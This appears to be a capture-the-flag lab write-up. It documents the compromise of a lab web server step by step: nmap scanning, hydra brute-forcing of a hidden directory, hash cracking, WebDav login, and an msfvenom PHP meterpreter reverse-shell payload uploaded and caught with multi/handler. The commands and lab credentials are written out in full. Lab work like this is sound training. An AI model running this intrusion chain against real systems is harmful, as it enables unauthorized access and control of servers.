**use**


**Setup Packetbeat**

Run the following command:

* packetbeat setup

Restart all 3 services. Run the following commands:


* systemctl restart filebeat
* systemctl restart metricbeat
* systemctl restart packetbeat



Discover the IP address of the Linux web server.


Result:


IP 192.168.1.90 and Netmask 255.255.255.0



Next was to scan all IPs on the same network in the subnet. Knowing the subnet of netmask of 255.255.255.0 is /24 it can be established in the nmap scan

Command: nmap -sS -A192.168.1.1/24


Result: 192.168.1.105




 Locate the hidden directory on the web server.

* **Hint**: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.

Now that the IP of the server/machine was found it was time to visit it at <http://192.168.1.105/>



Worked on all above folders and found a reference secret folder.




* Brute force the password for the hidden directory using the hydra command:
* **Hint**: You may need to use gunzip to unzip rockyou.txt.gz before running Hydra.
* **Hint**: hydra -l <username> -P <wordlist> -s <port> -f -vV <victim.server.ip.address> http-get <path/to/secret/directory>

Commands:

cd /usr/share/wordlists

ls

gunzip rockyou.txt.gz





Then using the common wordlist of rockyou.txt with Hydra was used to brute force.


Command:

hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company\_folders/secret\_folder

Result:

login: ashton

password: Leopoldo




 Break the hashed password with the Crack Station website or John the Ripper.

Once the password was determined for user ashton the secret\_folder can now be navigated to using username ashton and password leopoldo.


In the secret\_folder a note was found with instructions to connect to a WebDav server.

This note included some important information including an account to use, the hash for that account and where to navigate to in a file directory.

Note found:



Using CrackStation to crack the hash from the note:




* Connect to the server via WebDav.

Commands:

open http://192.168.1.105/webdav

Username: ryan

Password: linux4u




Once in the /webdav folder it was time to go to the next step. Now that access to WebDav server was established this is a way to upload an exploit.

File/Folder Directory way:

Find and click on the Folder icon at the top left in the toolbar > Open Folder.

Once in the File Manager on the left hand side click on Browse Network.

Then navigate to dav://192.168.1.105/webdav using the folder search bar.



* Upload a PHP reverse shell payload.

Now that there is a way to access the WebDav folder the next thing to do was to create a reverse shell to exploit the server.

A PHP reverse shell payload will be used since PHP is a server side language.

Using Metasploit a script can be found to create a payload and upload it to the WebDav server.


Commands:

msfconsole

msfvenom -l payloads

Results:


php/meterpreter/reverse\_tcp



Once a list of payloads is output and the PHP specific reverse tcp script is found the payload can be created.


Command:

msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.1.90 LPORT=4444 > payload.php



A file called shell.php is now created/in root and ready to move to upload to WebDav server


msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.1.90 LPORT=4444 -f raw > payload.php




Time to go back to WebDav server. Once again Cadaver was used to access the server and upload the payload.php payload. This will be done using username ryan and password linux4u just as done before.

Result:

payload.php was uploaded to to the WebDav server



We can do the other ways as well via File manager . Payload.php could have been dragged and dropped in to WebDav Folder.



* Execute payload that you uploaded to the site to open up a meterpreter session.

msfvenom

msfconsole


use exploit/multi/handler

set LHOST 192.168.1.90

set LPORT 4444


set PAYLOAD php/meterpreter/reverse\_tcp

run




After the run command the shell.php should be run. This is done by navigating to the file by going to http://192.168.1.105/webdav/shell.php.

Then ryan’s credentials can be used.



After that it is seen that a meterpreter session was opened.

Once open search through the folders and files to find the flag.



* Find and capture the flag.

Once going back up 3 folders a flag.txt file was found.


Commands:

cd ../

cd ../

cd ../

ls -l



cat flag.txt

Results:

b1ng0w@5h1sn@m0

